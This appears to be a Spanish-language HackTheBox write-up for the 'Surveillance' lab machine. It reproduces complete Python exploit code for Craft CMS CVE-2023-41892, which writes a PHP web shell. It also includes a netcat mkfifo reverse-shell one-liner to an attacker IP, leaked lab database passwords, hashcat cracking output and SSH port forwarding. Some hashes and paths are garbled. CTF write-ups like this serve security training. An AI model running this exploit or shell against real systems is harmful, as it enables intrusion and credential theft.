

253- SURVEILLANCE

- [1. SURVEILLANCE](#)
 - [1.1. Preliminar](#)
 - [1.2. Nmap](#)
 - [1.3. Tecnologías web](#)
 - [1.4. Fuzzing web](#)
 - [1.5. Craft CMS 4.4.14 RCE exploit](#)
 - [1.6. Stable shell](#)
 - [1.7. Leaked MySQL credentials](#)
 - [1.8. Cracking hash with Hashcat](#)
 - [1.9. Remote port forwarding](#)
 - [1.10. ZoneMinder exploit](#)
 - [1.11. Privesc via ZoneMinder update in sudoers](#)

1. SURVEILLANCE



<https://app.hackthebox.com/machines/Surveillance>

The screenshot shows the HackTheBox machine page for 'Surveillance'. The page has a dark theme with orange and green accents. At the top left, there's a vertical label 'SURVEILLANCE 580'. The main header features a camera icon in a circular frame, the text 'RETIRED MACHINE', and the machine name 'Surveillance' in large white letters. Below the name, it says 'LINUX' with a Linux logo and 'MEDIUM' with a difficulty icon. The page is divided into four statistics boxes: '4.4 MACHINE RATING', '6892 USER OWNS', '5626 SYSTEM OWNS', and '09/12/2023 RELEASED'. At the bottom, there's a footer with 'Created by TheCyberGeek & TRX', a 'Copy Link' button, and a prominent green 'Play Machine' button.

Machine Rating	User Owns	System Owns	Released
4.4	6892	5626	09/12/2023

1.1. Preliminar

- Comprobamos si la máquina está encendida, averiguamos qué sistema operativo es y creamos nuestro directorio de trabajo. Parece que nos enfrentamos a una máquina *Linux*.

```

> settarget "10.10.11.245 Surveillance"
> ping 10.10.11.245
PING 10.10.11.245 (10.10.11.245) 56(84) bytes of data:
64 bytes from 10.10.11.245: icmp_seq=1 ttl=63 time=41.6 ms
64 bytes from 10.10.11.245: icmp_seq=2 ttl=63 time=56.3 ms
64 bytes from 10.10.11.245: icmp_seq=3 ttl=63 time=45.0 ms
64 bytes from 10.10.11.245: icmp_seq=4 ttl=63 time=53.0 ms
64 bytes from 10.10.11.245: icmp_seq=5 ttl=63 time=44.2 ms
64 bytes from 10.10.11.245: icmp_seq=6 ttl=63 time=43.8 ms
^C
--- 10.10.11.245 ping statistics ---
6 packets transmitted, 6 received, 0% packet loss, time 5004ms
rtt min/avg/max/mdev = 41.584/47.411/56.269/5.337 ms
Δ > /home/parrot/prjwz/CTF/HTB/Surveillance/nmap > > Took 25s > |

```

1.2. Nmap

- Escaneo de puertos sigiloso. Evidencia en archivo *allports*. Tenemos los *puertos 22 y 80* abiertos.

```

> nmap -p- -sS --min-rate 5000 -n -Pn 10.10.11.245 -oG allports
Starting Nmap 7.93 ( https://nmap.org ) at 2024-02-27 12:30 CET
Nmap scan report for 10.10.11.245
Host is up (0.18s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
Nmap done: 1 IP address (1 host up) scanned in 7.04 seconds
> extractPorts allports

```

	File: extractPorts.tmp
1	
2	[*] Extracting information...
3	
4	[*] IP Address: 10.10.11.245
5	[*] Open ports: 22,80
6	
7	[*] Ports copied to clipboard
8	

- Escaneo de scripts por defecto y versiones sobre los puertos abiertos, tomando como input los puertos de *allports* mediante `extractPorts`.

```

> nmap -sCV -p22,80 10.10.11.245 -oN targeted
Starting Nmap 7.93 ( https://nmap.org ) at 2024-02-27 12:37 CET
Nmap scan report for 10.10.11.245
Host is up (0.11s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.9p1 Ubuntu 3ubuntu0.4 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|_ 256 96071cc6773e07a0cc6f2419744d570b (ECDSA)
|_ 256 0ba4c8cf23b95ae6f6f5df7d8c8d6dce (ED25519)
80/tcp    open  http     nginx 1.18.0 (Ubuntu)
|_ http-title: Did not follow redirect to http://surveillance.htb/
|_ http-server-header: nginx/1.18.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submt/ .
Nmap done: 1 IP address (1 host up) scanned in 11.38 seconds

```

- Añadimos el dominio y la IP al `/etc/hosts`, ya que se está aplicando *virtual hosting*.

```

> cat /etc/hosts

```

	File: /etc/hosts
1	# Host addresses
2	127.0.0.1 localhost
3	192.168.1.130 parrot
4	:::1 localhost ip6-localhost ip6-loopback
5	ff02::1 ip6-allnodes
6	ff02::2 ip6-allrouters
7	
8	# Others
9	10.10.11.245 surveillance.htb

1.3. Tecnologías web


- **Whatweb**: nos reporta lo siguiente. Vemos que se está usando un *CMS* por detrás llamado *Craft*, el cual se utiliza para crear y administrar sitios web y aplicaciones digitales.

- ```

$ whatweb http://10.10.11.245
http://10.10.11.245 [302 Found] Country[RESERVED][ZZ], HTTPServer[Ubuntu Linux][nginx/1.10.0 (Ubuntu)], IP[10.10.11.245], RedirectLocation[http://surveillance.htb/], Title[302 Found], nginx[1.10.0]
http://surveillance.htb/ [200 OK] Bootstrap, Country[RESERVED][ZZ], Email[demo@surveillance.htb], HTML5, HTTPServer[Ubuntu Linux][nginx/1.10.0 (Ubuntu)], IP[10.10.11.245], JQuery[3.4.1], Script[text/javascript], Title[Surveillance], X-Powered-By[Craft CMS], X-UA-Compatible[IE=edge], nginx[1.10.0]

```

- Wappalyzer**: entramos a la web, y nos reporta esto.



“

- Craft CMS** es una plataforma de gestión de contenido web creada por la empresa Pixel & Tonic. Es un sistema flexible, diseñado para desarrolladores y diseñado para crear sitios web personalizados y experiencias digitales.

## 1.4. Fuzzing web

- Gobuster**: listamos directorios con esta herramienta. Encontramos un directorio `/admin` que puede ser interesante. Tratamos de loguearnos con credenciales por defecto de este servicio, pero no conseguimos acceso.

- ```

$ gobuster dir -u http://surveillance.htb -w /usr/share/wordlists/SecLists/Discovery/Web-Content/directory-list-2.3-medium.txt -t 20 -x php,html,bak,txt
=====
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url:             http://surveillance.htb
[+] Method:          GET
[+] Threads:         20
[+] Wordlist:         /usr/share/wordlists/SecLists/Discovery/Web-Content/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent:       gobuster/3.1.0
[+] Extensions:      php,html,bak,txt
[+] Timeout:         10s
=====
2024/02/27 12:43:35 Starting gobuster in directory enumeration mode
=====
/ (Status: 200) [Size: 1]
/index (Status: 200) [Size: 16230]
/index.php (Status: 301) [Size: 178] [--> http://surveillance.htb/images/]
/images (Status: 301) [Size: 178] [--> http://surveillance.htb/img/]
/admin (Status: 302) [Size: 0] [--> http://surveillance.htb/admin/login]
/css (Status: 301) [Size: 178] [--> http://surveillance.htb/css/]
/js (Status: 301) [Size: 178] [--> http://surveillance.htb/js/]
/logout (Status: 302) [Size: 0] [--> http://surveillance.htb/]
/p1 (Status: 200) [Size: 16230]
/fonts (Status: 301) [Size: 178] [--> http://surveillance.htb/fonts/]
/p3 (Status: 200) [Size: 16230]
/p2 (Status: 200) [Size: 16230]
/p4 (Status: 200) [Size: 16230]
/p5 (Status: 200) [Size: 16230]
/wp-admin (Status: 410) [Size: 24409]
/p6 (Status: 200) [Size: 16230]
/p7 (Status: 200) [Size: 16230]
/p11 (Status: 200) [Size: 16230]
/p10 (Status: 200) [Size: 16230]
/p12 (Status: 200) [Size: 16230]
/p8 (Status: 200) [Size: 16230]

```


1.5. Craft CMS 4.4.14 RCE exploit

- **CVE-2023-41892:**
- Encontramos la versión del CMS en el código fuente de la página web: *Craft 4.4.14*.

```
<!-- footer section -->
<section class="footer_section">
  <div class="container">
    <p>
      <copy id="displayYear"></span> All Rights Reserved By
      SURVILLANCE.HTB</a><br> <>Powered by <a href="https://github.com/craftcms/cms/tree/4.d.js">Craft CMS</a></br>
    </p>
  </div>
</section>
<!-- footer section -->
<script type="text/javascript" src="js/jquery-3.4.1.min.js"></script>
<script type="text/javascript" src="js/popper.js"></script>
<script src="https://cdn.jsdelivr.net/npm/moppper.js@1.6.0/dist/moppper.min.js" integrity="sha384-06E9RHvYtZfJoft+zmJHsaEWkdlvI910VysnzrV9z7TmIk3udsQVovxtfooa" crossorigin="anonymous"></script>
<script type="text/javascript" src="js/bootstrap.js"></script>
<script type="text/javascript" src="js/owl.carousel.js"></script>
<script src="https://cdnjs.cloudflare.com/ajax/libs/OwlCarousel2/2.3.4/owl.carousel.min.js"></script>
<script type="text/javascript" src="js/custom.js"></script>
<script src="https://maps.googleapis.com/maps/api/js?key=AIzaSyCh39nSjU-QlomsyVGWmhq86suEkhRIdmT6callback=mMap"></script>
<!-- End Google Map -->
```

- Buscamos exploits para la versión de este servicio. Encontramos uno que deriva en un **RCE**, el cual compartimos a continuación.

<https://gist.github.com/to016/b796ca3275fa11b5ab9594b1522f7226>



- Clonamos este repositorio en nuestro directorio y damos permisos de ejecución al exploit. Nos ponemos en escucha con **Netcat** por un puerto.

```

ls
C:\crafting CVE-2023-41892 - exploit_craft.py
> chmod +x exploit_craft.py
> python3 exploit_craft.py http://surveillance.htb
[-] Get temporary folder and document root ...
[-] Write payload to temporary file ...
[-] Trigger imageik to write shell ...
[-] Done, enjoy the shell
$ whoami
www-data
$ hostname -I
10.10.11.245
$ |

```

```
import requests
import re
import sys

headers = {
    "User-Agent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.5304.88 Safari/537.36"
}
```

```

def writePayloadToTempFile(documentRoot):

    data = {
        "action": "conditions/render",
        "configObject[class]": "craft\\elements\\conditions\\ElementCondition",
        "config": '{"name":"configObject","as ":{ "class":"Imagick", "__construct()":'
{"files":"msl:/etc/passwd"}}}'
    }

    files = {
        "image1": ("pwn1.msl", """<?xml version="1.0" encoding="UTF-8"?>
<image>
<read filename="caption:&lt;?php @system(@$_REQUEST['cmd']); ?&gt;"/>
<write filename="info:DOCUMENTROOT/cpresources/shell.php" />
</image>""".replace("DOCUMENTROOT", documentRoot), "text/plain")
    }

    response = requests.post(url, headers=headers, data=data, files=files)

def getTmpUploadDirAndDocumentRoot():
    data = {
        "action": "conditions/render",
        "configObject[class]": "craft\\elements\\conditions\\ElementCondition",
        "config": r'{"name":"configObject","as ":{ "class":"\\GuzzleHttp\\Psr7\\FnStream",
"__construct()":{"methods":{"close":"phpinfo"}}}'
    }

    response = requests.post(url, headers=headers, data=data)

    pattern1 = r'<tr><td class="e">upload_tmp_dir</td><td class="v">(.*?)</td><td
class="v">(.*?)</td></tr>'
    pattern2 = r'<tr><td class="e">\\$_SERVER\\[\\'DOCUMENT_ROOT\\'\\]</td><td class="v">([<]+)
</td></tr>'

    match1 = re.search(pattern1, response.text, re.DOTALL)
    match2 = re.search(pattern2, response.text, re.DOTALL)
    return match1.group(1), match2.group(1)

def triggerImagick(tmpDir):

    data = {
        "action": "conditions/render",
        "configObject[class]": "craft\\elements\\conditions\\ElementCondition",
        "config": '{"name":"configObject","as ":{ "class":"Imagick", "__construct()":'
{"files":"vid:msl:' + tmpDir + r'/php*"}}}'
    }

    response = requests.post(url, headers=headers, data=data)
<center><p align="left"></p></center>
def shell(cmd):
    response = requests.get(url + "/cpresources/shell.php", params={"cmd": cmd})
    match = re.search(r'caption:(.*?)CAPTION', response.text, re.DOTALL)

    if match:
        extracted_text = match.group(1).strip()

```

```

        print(extracted_text)
    else:
        return None
    return extracted_text

if __name__ == "__main__":
    if(len(sys.argv) != 2):
        print("Usage: python CVE-2023-41892.py <url>")
        exit()
    else:
        url = sys.argv[1]
        print("[-] Get temporary folder and document root ...")
        upload_tmp_dir, documentRoot = getTmpUploadDirAndDocumentRoot()
        tmpDir = "/tmp" if "no value" in upload_tmp_dir else upload_tmp_dir
        print("[-] Write payload to temporary file ...")
        try:
            writePayloadToTempFile(documentRoot)
        except requests.exceptions.ConnectionError as e:
            print("[-] Crash the php process and write temp file successfully")

        print("[-] Trigger imagick to write shell ...")
        try:
            triggerImagick(tmpDir)
        except:
            pass

        print("[-] Done, enjoy the shell")
        while True:
            cmd = input("$ ")
            shell(cmd)

```

- Se importan las bibliotecas necesarias `requests`, `re` y `sys` y define los encabezados para simular una solicitud realizada por un navegador web convencional.
- `writePayloadToTempFile(documentRoot)`: esta función envía una solicitud **POST** al servidor con un payload especialmente diseñado para escribir un archivo temporal en el servidor. El payload se construye de tal manera que el archivo temporal se crea con permisos de escritura en una ubicación específica. El objetivo aquí es escribir un **archivo PHP** que actuará como una puerta trasera (**shell**) en el servidor. El archivo PHP se escribe en una ubicación específica que se determina utilizando la ruta del documento raíz (**documentRoot**).
- `getTmpUploadDirAndDocumentRoot()`: esta función intenta obtener la ruta de la carpeta temporal y la ruta del documento raíz del servidor objetivo. Realiza una solicitud **POST** al servidor con una configuración específica y luego utiliza **expresiones regulares** para extraer la información necesaria de la respuesta del servidor.
- `triggerImagick(tmpDir)`: esta función envía una solicitud **POST** al servidor con datos específicos para explotar una vulnerabilidad en el servicio **Imagick**, que parece estar relacionada con la manipulación de archivos. La explotación de esta vulnerabilidad puede permitir la ejecución de código arbitrario en el servidor.
- `shell(cmd)`: esta función ejecuta comandos en el servidor remoto al hacer una solicitud **GET** al servidor a través de la puerta trasera PHP. El resultado de la ejecución del comando se extrae de la

respuesta del servidor y se imprime en la salida estándar.

“

- **Imagick** es una biblioteca de software de código abierto que proporciona funciones para crear, editar, componer o convertir imágenes en una amplia variedad de formatos. Está escrita en **C** y se puede utilizar en varios lenguajes de programación, incluidos PHP, Python, Ruby, Perl, entre otros, a través de extensiones específicas. Esta biblioteca es ampliamente utilizada en aplicaciones web y sistemas que manejan imágenes, ya que ofrece una amplia gama de capacidades, como redimensionamiento de imágenes, manipulación de colores, aplicar efectos especiales, composición de imágenes, entre otras.

1.6. Stable shell

- Obtenemos nuestra shell reversa, pero ésta no es del todo interactiva. No obstante, nos enviaremos otra shell reversa más estable con: `rm /tmp/f; mkfifo /tmp/f; cat /tmp/f | /bin/bash -i 2>&1 | nc 10.10.16.12 4444 >/tmp/f` desde la máquina víctima, habiéndonos puesto en escucha previamente con **Netcat**. Ahora sí, realizamos el **tratamiento de la TTY**. Estamos como usuario **www-data**.

```
$ pwd
/var/www/html/craft/web/cpresources
$ rm /tmp/f; mkfifo /tmp/f; cat /tmp/f | /bin/bash -i 2>&1 | nc 10.10.16.12 4444 >/tmp/f
$

www-data@surveillance:~/html/craft/web/cpresources$ export TERM=xterm
www-data@surveillance:~/html/craft/web/cpresources$ export SHELL=bash
www-data@surveillance:~/html/craft/web/cpresources$ stty rows 52 columns 204
www-data@surveillance:~/html/craft/web/cpresources$
```

1.7. Leaked MySQL credentials

- Hacemos `cat /etc/passwd | grep bash` para ver que usuarios existen a nivel de sistema que tengan asignada una **Bash** como terminal. A parte de **root**, hay otros dos usuarios: **matthew** y **zoneminder**. Explorando los archivos, encontramos uno llamado **/.env** el cual contiene credenciales para conectarnos a la base de datos **MySQL**. Nos conectamos exitosamente. Tras investigar la base de datos, encontramos unas credenciales para un usuario **admin**. Éstas parecen ser del servicio web **Craft** y pensamos que poco nos servirán ahora mismo. En cualquier caso, las guardamos.

- ```

www-data@surveillance:~/html/craft$ cat .env
Read about configuration, here:
https://craftcms.com/docs/4.x/config/

The application ID used to to uniquely store session and cache data, mutex locks, and more
CRAFT_APP_ID=CraftCMS--070c5b0b-ee27-4e50-acdf-0436a93ca4c7

The environment Craft is currently running in (dev, staging, production, etc.)
CRAFT_ENVIRONMENT=production

The secure key Craft will use for hashing and encrypting data
CRAFT_SECURITY_KEY=2HFILL30AE5x0j2Y0VY5l7UuLzKmB2_

Database connection settings
CRAFT_DB_DRIVER=mysql
CRAFT_DB_SERVER=127.0.0.1
CRAFT_DB_PORT=3306
CRAFT_DB_DATABASE=craftdb
CRAFT_DB_USER=craftuser
CRAFT_DB_PASSWORD=CraftCMSPassword0231
CRAFT_DB_SCHEMA=
CRAFT_DB_TABLE_PREFIX=

General settings (see config/general.php)
DEV_MODE=false
ALLOW_ADMIN_CHANGES=false
DISALLOW_ROBOTS=false

PRIMARY_SITE_URL=http://surveillance.htb/
www-data@surveillance:~/html/craft$ pwd
/var/www/html/craft
www-data@surveillance:~/html/craft$ mysql localhost -u craftuser
ERROR 1045 (28000): Access denied for user 'craftuser'@'localhost' (using password: NO)
www-data@surveillance:~/html/craft$ mysql -u craftuser
ERROR 1045 (28000): Access denied for user 'craftuser'@'localhost' (using password: NO)
www-data@surveillance:~/html/craft$ mysql -u craftuser -p
Enter password:
Welcome to the MariaDB monitor. Commands end with ; or \g.
Your MariaDB connection id is 103214
Server version: 10.6.12-MariaDB-0ubuntu0.22.04.1 Ubuntu 22.04

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]>

```

- Encontramos un archivo **.zip** que parece ser un backup de la base de datos **MySQL**. Copiaremos este archivo a **/html/craft/web**, que es el directorio desde donde se ofrecía el servidor web. Posteriormente, descargamos este archivo accediendo a él desde nuestro navegador. Esto lo hicimos así porque con **cat** mostraba el contenido tal y como está, sin interpretarse ni procesarse. En cualquier caso, tras descargar este archivo y descomprimirlo, lo abrimos con Nvim para buscar y filtrar por los posibles usuarios: **/matthew** (usamos **[n]** para avanzar en las coincidencias). Finalmente, encontramos una **hash**.

- Cuando copiamos el archivo **.zip** a un directorio web y accedemos a través de un navegador web, el servidor interpreta el archivo de manera diferente. Algunos servidores web, como **Apache**, pueden estar configurados para descomprimir automáticamente ciertos tipos de archivos comprimidos, como los archivos **.zip**, y servir el contenido del archivo descomprimido en su lugar.

- ```

www-data@surveillance:~/html/craft/storage/backups$ ls
surveillance--2023-10-17-202801--v4.4.14.sql.zip
www-data@surveillance:~/html/craft/storage/backups$ pwd
/var/www/html/craft/storage/backups
www-data@surveillance:~/html/craft/storage/backups$ cd ..
www-data@surveillance:~/html/craft/storage$ ls
backups config deltas logs runtime
www-data@surveillance:~/html/craft/storage$ cd ..
www-data@surveillance:~/html/craft$ ls
bootstrap.php composer.json composer.lock config craft migrations storage templates vendor web
www-data@surveillance:~/html/craft$ cd web
www-data@surveillance:~/html/craft/web$ ls
cypressources css fonts images img index.php js web.config
www-data@surveillance:~/html/craft/web$ cp /var/www/html/craft/storage/backups/surveillance--2023-10-17-202801--v4.4.14.sql.zip .
www-data@surveillance:~/html/craft/web$ ls
cypressources css fonts images img index.php js surveillance--2023-10-17-202801--v4.4.14.sql.zip web.config
www-data@surveillance:~/html/craft/web$ ls /home
matthew zonefinder
www-data@surveillance:~/html/craft/web$

```

```

2231 UNLOCK TABLES;
2232 commit;
2233 --
2234 --
2235 -- Dumping data for table 'users'
2236 --
2237 --
2238 --
2239 LOCK TABLES 'users' WRITE;
2240 /*!40000 ALTER TABLE 'users' DISABLE KEYS */;
2241 set autocommit=0;
2242 INSERT INTO 'users' VALUES (1,NULL,1,0,0,0,1,'admin','matthew_B','matthew','B','admin@surveillance.htb','39ed84b22ddc63ab3725a1020aa7f73a8f3f18d0848123562c9f35c675770ec','2023-10-17 20:22:34',NULL,NULL,NULL,'2023-10-11 18:58:57',NULL,1,NULL,NULL,0,'2023-10-17 20:27:46','2023-10-11 17:57:16','2023-10-17 20:27:46');
2243 /*!40000 ALTER TABLE 'users' ENABLE KEYS */;
2244 UNLOCK TABLES;
2245 commit;
2246 --
2247 --
2248 -- Dumping data for table 'volumefolders'
2249 --
2250 --
2251 LOCK TABLES 'volumefolders' WRITE;
2252 /*!40000 ALTER TABLE 'volumefolders' DISABLE KEYS */;
2253 set autocommit=0;
2254
K NORMAL # surveillance--2023-10-17-202801--v4.4.14.sql
/matthew

```

1.8. Cracking hash with Hashcat

-

```
Got hash.txt | xclip -sel c!ip  
hash-identifier:  
  
#####  
#                                     #  
#   VVVV      VVVV      VVVV      #  
#  /_/_\    _/_\_/ \    _/_\_/ \   #  
# /_/\_\/___/_/\_\/___/_/\_\/___/  #  
# V/V/V/V/V/V/V/V/V/V/V/V/V/V/V  #  
#                                   v1.2  
#                               By Zion3R  
# www.Stacksploit.com #  
# Root@Stacksploit.com #  
#####
```

```
HASH: 39ed84b22ddc63ab3725a1820aaa7f73aBf3fd8d848123562cf35c675770ec
```

```
Possible Hashes:  
[+] SHA-256  
[-] Haval-256
```

```
Least Possible Hashes:  
[+] GOST R 34.11-94  
[-] Ripemd-256  
[-] SNEFRU-256  
[-] SHA-256(HMAC)  
[-] Haval-256(HMAC)  
[-] Ripemd-256(HMAC)  
[-] SNEFRU-256(HMAC)  
[-] SHA-256(mds($pass))  
[-] SHA-256(shal($pass))
```

```
-----  
HASH:
```

-

```

) hashcat -m 1400 -a 0 hash.txt /usr/share/wordlists/rockyou.txt -d 1
hashcat (v6.2.6) starting

=====
OpenCL API (OpenCL 3.0 PoCL 3.1+debian Linux, None+Asserts, RELOC, SPIR, LLVM 15.0.6, SLEEP, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]
=====
* Device #1: pthread-haswell-AMD Ryzen 7 5700G with Radeon Graphics, 2903/5871 MB (1024 MB allocatable), 8MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Zero-Byte
* Early-Skip
* Not-Salted
* Not-Iterated
* Single-Hash
* Single-Salt
* Raw-Hash

ATTENTION! Pure (unoptimized) backend kernels selected.
Pure kernels can crack longer passwords, but drastically reduce performance.
If you want to switch to optimized kernels, append -O to your commandline.
See the above message to find out about the exact limits.

Watchdog: Temperature abort trigger set to 90c

Host memory required for this attack: 2 MB

Dictionary cache hit:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344385
* Bytes.....: 139921507
* Keyspace...: 14344385

39ed84b2b2ddc63ab3725a1820aaaa7f73a8f3f10d0848123562c9f35c67577ecc:starcraft122490

```

-

```

[+] Analyzing Backup Manager Files (limit 70)
-rw-r--r-- 1 root zoneminder 5265 Nov 18 2022 /usr/share/zoneminder/www/ajax/modals/storage.php
-rw-r--r-- 1 root zoneminder 1249 Nov 18 2022 /usr/share/zoneminder/www/includes/actions/storage.php

-rw-r--r-- 1 root zoneminder 3503 Oct 17 11:32 /usr/share/zoneminder/www/apl/app/Config/database.php
    password => ZM_DB_PASS;
    database => ZM_DB_NAME;
    host => 'localhost';
    password => 'ZoneminderPassword2023';
    database => 'zm';

    $this->default['host'] = $array[0];

    $this->default['host'] = ZM_DB_HOST;

-rw-r--r-- 1 root zoneminder 11257 Nov 18 2022 /usr/share/zoneminder/www/includes/database.php

[+] Searching uncommon passwd files (splunk)
passwd file: /etc/pam.d/passwd
passwd file: /etc/passwd
passwd file: /usr/share/bash-completion/completions/passwd
passwd file: /usr/share/linint/overrides/passwd

[+] Analyzing Github Files (limit 70)
drwxr-xr-x 3 root root 4096 Apr 13 2023 /usr/lib/node_modules/npm/node_modules/node-gyp/.github
drwxr-xr-x 3 root root 4096 Apr 13 2023 /usr/lib/node_modules/npm/node_modules/node-gyp/gyp/.github
drwxr-xr-x 2 root root 4096 May 2 2023 /usr/lib/node_modules/passbolt_cli/node_modules/ps4/.github
drwxr-xr-x 3 root root 4096 May 2 2023 /usr/lib/node_modules/passbolt_cli/node_modules/columnify/.github

```

- Parece que esto es otro servicio que corre localmente en el sistema. Buscamos por tanto información sobre **zoneminder**. Se trata de un software de código abierto usado para el seguimiento y videovigilancia a través de un circuito cerrado de televisión. Vamos a realizar un **remote port forwarding** para poder acceder a este servicio desde nuestra máquina de atacante. Ejecutamos `netstat -tuln`. Sabemos que este servicio corre por el **puerto 8080**. Ejecutamos entonces: `ssh -L 1337:127.0.0.1:8080 matthew@10.10.11.245`. Esto nos traerá el **puerto 8080** de la máquina víctima al **puerto 1337** de nuestra máquina local.

```
ssh -L 1337:127.0.0.1:8080 matthew@10.10.11.245
matthew@10.10.11.245's password:
Welcome to Ubuntu 22.04.3 LTS (GNU/Linux 5.15.0-89-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

System information as of Tue Feb 27 05:51:55 PM UTC 2024

System load:  0.0024140625   Processes:      231
Usage of /:   84.0% of 5.91GB   Users logged in:  0
Memory usage: 20%           IPv4 address for eth0: 10.10.11.245
Swap usage:   0%


Expanded Security Maintenance for Applications is not enabled.
0 updates can be applied immediately.
Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status

The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Tue Dec 5 12:43:54 2023 from 10.10.14.40
matthew@surveillance:~$
```

1.10. ZoneMinder exploit

- **CVE-2023-26035**:
- Si ahora accedemos a nuestro localhost por este puerto tendríamos acceso al servicio de **zoneminder** que está corriendo en la máquina víctima. Vemos un panel de login al acceder al sitio web. Probamos acceder con las diferentes credenciales que encontramos e incluso credenciales por defecto para el servicio, pero no conseguimos acceso.



- Tratamos de buscar información sobre la versión en los directorios de configuración de la aplicación. Dentro de `/usr/share/zoneminder/www/api/app/Config`, ejecutamos: `cat * | grep -i version`. Encontramos la versión: **zoneminder 1.36.32**.

